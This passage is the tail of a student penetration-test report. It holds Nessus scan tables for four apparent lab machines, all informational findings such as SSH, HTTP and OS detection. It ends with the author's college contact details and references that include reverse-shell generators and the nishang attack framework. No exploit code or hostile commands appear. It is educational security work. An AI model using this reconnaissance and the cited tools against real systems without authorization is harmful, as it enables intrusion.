
|      |     |   |        |   |
|------|-----|---|--------|---|
| INFO | N/A | - | 110723 | Target Credential Status by Authentication Protocol - No Credentials Provided |
| INFO | N/A | - | 10287  | Traceroute Information  |
| INFO | N/A | - | 10386  | Web Server No 404 Error Code Check  |
| INFO | N/A | - | 106375 | nginx HTTP Server Detection   |

\* indicates the v3.0 score was not available; the v2.0 score is shown

Precious

Wed, 12 Apr 2023 12:28:28 EDT

10.10.11.189



Show

| Severity<br>v3.0 | CVSS<br>Score | VPR | Plugin       | Name   |
|------------------|---------------|-----|--------------|--|
| INFO             | N/A           | -   | <u>10114</u> | ICMP Timestamp Request Remote Date Disclosure  |
| INFO             | N/A           | -   | <u>45590</u> | Common Platform Enumeration (CPE)              |
| INFO             | N/A           | -   | <u>54615</u> | Device Type                                    |
| INFO             | N/A           | -   | <u>10107</u> | HTTP Server Type and Version                   |
| INFO             | N/A           | -   | <u>24260</u> | HyperText Transfer Protocol (HTTP) Information |
| INFO             | N/A           | -   | <u>11219</u> | Nessus SYN scanner                             |
| INFO             | N/A           | -   | <u>19506</u> | Nessus Scan Information                        |
| INFO             | N/A           | -   | <u>11936</u> | OS Identification                              |

|      |     |   |               |   |
|------|-----|---|---------------|---|
| INFO | N/A | - | <u>117886</u> | OS Security Patch Assessment Not Available                                    |
| INFO | N/A | - | <u>70657</u>  | SSH Algorithms and Languages Supported  |
| INFO | N/A | - | <u>10881</u>  | SSH Protocol Versions Supported   |
| INFO | N/A | - | <u>153588</u> | SSH SHA-1 HMAC Algorithms Enabled   |
| INFO | N/A | - | <u>10267</u>  | SSH Server Type and Version Information                                       |
| INFO | N/A | - | <u>22964</u>  | Service Detection   |
| INFO | N/A | - | <u>25220</u>  | TCP/IP Timestamps Supported   |
| INFO | N/A | - | <u>110723</u> | Target Credential Status by Authentication Protocol - No Credentials Provided |
| INFO | N/A | - | <u>10287</u>  | Traceroute Information  |

|      |     |   |               |                                    |
|------|-----|---|---------------|------------------------------------|
| INFO | N/A | - | <u>10386</u>  | Web Server No 404 Error Code Check |
| INFO | N/A | - | <u>106375</u> | nginx HTTP Server Detection        |

\* indicates the v3.0 score was not available; the v2.0 score is shown

Soccer

Wed, 12 Apr 2023 16:08:29 EDT

10.10.11.194



CRITICAL                      HIGH                      MEDIUM                      LOW                      INFO

| Severity | CVSS  | VPR | Plugin | Name |
|----------|-------|-----|--------|------|
| v3.0     | Score |     |        |      |



|      |     |   |               |  |
|------|-----|---|---------------|--|
| INFO | N/A | - | <u>10114</u>  | ICMP Timestamp Request Remote Date Disclosure  |
| INFO | N/A | - | <u>45590</u>  | Common Platform Enumeration (CPE)              |
| INFO | N/A | - | <u>54615</u>  | Device Type                                    |
| INFO | N/A | - | <u>10107</u>  | HTTP Server Type and Version                   |
| INFO | N/A | - | <u>24260</u>  | HyperText Transfer Protocol (HTTP) Information |
| INFO | N/A | - | <u>11219</u>  | Nessus SYN scanner                             |
| INFO | N/A | - | <u>19506</u>  | Nessus Scan Information                        |
| INFO | N/A | - | <u>11936</u>  | OS Identification                              |
| INFO | N/A | - | <u>117886</u> | OS Security Patch Assessment Not Available     |

|      |     |   |               |   |
|------|-----|---|---------------|---|
| INFO | N/A | - | <u>70657</u>  | SSH Algorithms and Languages Supported  |
| INFO | N/A | - | <u>10881</u>  | SSH Protocol Versions Supported   |
| INFO | N/A | - | <u>153588</u> | SSH SHA-1 HMAC Algorithms Enabled   |
| INFO | N/A | - | <u>10267</u>  | SSH Server Type and Version Information                                       |
| INFO | N/A | - | <u>22964</u>  | Service Detection   |
| INFO | N/A | - | <u>25220</u>  | TCP/IP Timestamps Supported   |
| INFO | N/A | - | <u>110723</u> | Target Credential Status by Authentication Protocol - No Credentials Provided |
| INFO | N/A | - | <u>10287</u>  | Traceroute Information  |
| INFO | N/A | - | <u>10386</u>  | Web Server No 404 Error Code Check  |

INFO

N/A

-

106375


nginx HTTP Server Detection

\* indicates the v3.0 score was not available; the v2.0 score is shown

Stocker

Wed, 12 Apr 2023 13:19:27 EDT

10.10.11.196



| Severity | CVSS  | VPR | Plugin | Name |
|----------|-------|-----|--------|------|
| v3.0     | Score |     |        |      |

INFO

N/A

-

10114

ICMP Timestamp Request Remote Date Disclosure

|      |     |   |               |  |
|------|-----|---|---------------|--|
| INFO | N/A | - | <u>45590</u>  | Common Platform Enumeration (CPE)              |
| INFO | N/A | - | <u>54615</u>  | Device Type                                    |
| INFO | N/A | - | <u>10107</u>  | HTTP Server Type and Version                   |
| INFO | N/A | - | <u>24260</u>  | HyperText Transfer Protocol (HTTP) Information |
| INFO | N/A | - | <u>11219</u>  | Nessus SYN scanner                             |
| INFO | N/A | - | <u>19506</u>  | Nessus Scan Information                        |
| INFO | N/A | - | <u>11936</u>  | OS Identification                              |
| INFO | N/A | - | <u>117886</u> | OS Security Patch Assessment Not Available     |
| INFO | N/A | - | <u>70657</u>  | SSH Algorithms and Languages Supported         |
| INFO | N/A | - | <u>10881</u>  | SSH Protocol Versions Supported                |


|      |     |   |               |   |
|------|-----|---|---------------|---|
| INFO | N/A | - | <u>153588</u> | SSH SHA-1 HMAC Algorithms Enabled   |
| INFO | N/A | - | <u>10267</u>  | SSH Server Type and Version Information                                       |
| INFO | N/A | - | <u>22964</u>  | Service Detection   |
| INFO | N/A | - | <u>25220</u>  | TCP/IP Timestamps Supported   |
| INFO | N/A | - | <u>110723</u> | Target Credential Status by Authentication Protocol - No Credentials Provided |
| INFO | N/A | - | <u>10287</u>  | Traceroute Information  |
| INFO | N/A | - | <u>10386</u>  | Web Server No 404 Error Code Check  |
| INFO | N/A | - | <u>106375</u> | nginx HTTP Server Detection   |

\* indicates the v3.0 score was not available; the v2.0 score is shown

# Traceback

Wed, 12 Apr 2023 17:17:03 EDT

10.10.10.181



| Severity | CVSS | VPR   | Plugin       | Name  |
|----------|------|-------|--------------|---|
|          | v3.0 | Score |              |   |
| INFO     | N/A  | -     | <u>10114</u> | ICMP Timestamp Request Remote Date Disclosure |
| INFO     | N/A  | -     | <u>48204</u> | Apache HTTP Server Version                    |
| INFO     | N/A  | -     | <u>39521</u> | Backported Security Patch Detection (WWW)     |

|      |     |   |               |   |
|------|-----|---|---------------|---|
| INFO | N/A | - | <u>45590</u>  | Common Platform Enumeration (CPE)                 |
| INFO | N/A | - | <u>54615</u>  | Device Type                                       |
| INFO | N/A | - | <u>43111</u>  | HTTP Methods Allowed (per directory)              |
| INFO | N/A | - | <u>10107</u>  | HTTP Server Type and Version                      |
| INFO | N/A | - | <u>24260</u>  | HyperText Transfer Protocol (HTTP)<br>Information |
| INFO | N/A | - | <u>11219</u>  | Nessus SYN scanner                                |
| INFO | N/A | - | <u>19506</u>  | Nessus Scan Information                           |
| INFO | N/A | - | <u>11936</u>  | OS Identification                                 |
| INFO | N/A | - | <u>117886</u> | OS Security Patch Assessment Not<br>Available     |
| INFO | N/A | - | <u>70657</u>  | SSH Algorithms and Languages<br>Supported         |

|      |     |   |               |   |
|------|-----|---|---------------|---|
| INFO | N/A | - | <u>10881</u>  | SSH Protocol Versions Supported   |
| INFO | N/A | - | <u>153588</u> | SSH SHA-1 HMAC Algorithms Enabled   |
| INFO | N/A | - | <u>10267</u>  | SSH Server Type and Version Information                                       |
| INFO | N/A | - | <u>22964</u>  | Service Detection   |
| INFO | N/A | - | <u>25220</u>  | TCP/IP Timestamps Supported   |
| INFO | N/A | - | <u>110723</u> | Target Credential Status by Authentication Protocol - No Credentials Provided |
| INFO | N/A | - | <u>10287</u>  | Traceroute Information  |

\* indicates the v3.0 score was not available; the v2.0 score is shown

© 2023 Tenable™, Inc. All rights reserved.

End of Nessus Results



## 9. Appendix C - Contact Information

If you have any questions about this report or any of its content, please reach out to me through email.

James Nolen - Cybersecurity Student

[nolenjgn@my.gvltec.edu](mailto:nolenjgn@my.gvltec.edu)

Greenville Technical College

506 South Pleasantburg Drive

Greenville, SC 29607

### References

0dayCTF. (2023). *reverse-shell-generator*. Retrieved from Github:

<https://github.com/0dayCTF/reverse-shell-generator>

Alharbi, M. (2010, April 29). *Writing a Penetration Testing Report*. Retrieved from SANS

Institute: <https://www.sans.org/white-papers/33343/>

Lyon, G. (2023). *Nmap Security Scanner*. Retrieved from Nmap: <https://nmap.org/>

NIST. (2023). *Vulnerability Metrics*. Retrieved from National Institute of Standards and

Technology: <https://nvd.nist.gov/vuln-metrics/cvss>

*Online - Reverse Shell Generator*. (2023). Retrieved from Reverse Shell Generator:

<https://www.revshells.com/>

PTES. (2014, August 16). *The Penetration Testing Execution Standard*. Retrieved from

Penetration-Standard: <http://www.pentest-standard.org>

Ratashok, S. (2023). *nishang*. Retrieved from Github: <https://github.com/samratashok/nishang>

Tenable. (2023). *Nessus Essentials*. Retrieved from Tenable:

<https://www.tenable.com/products/nessus/nessus-essentials>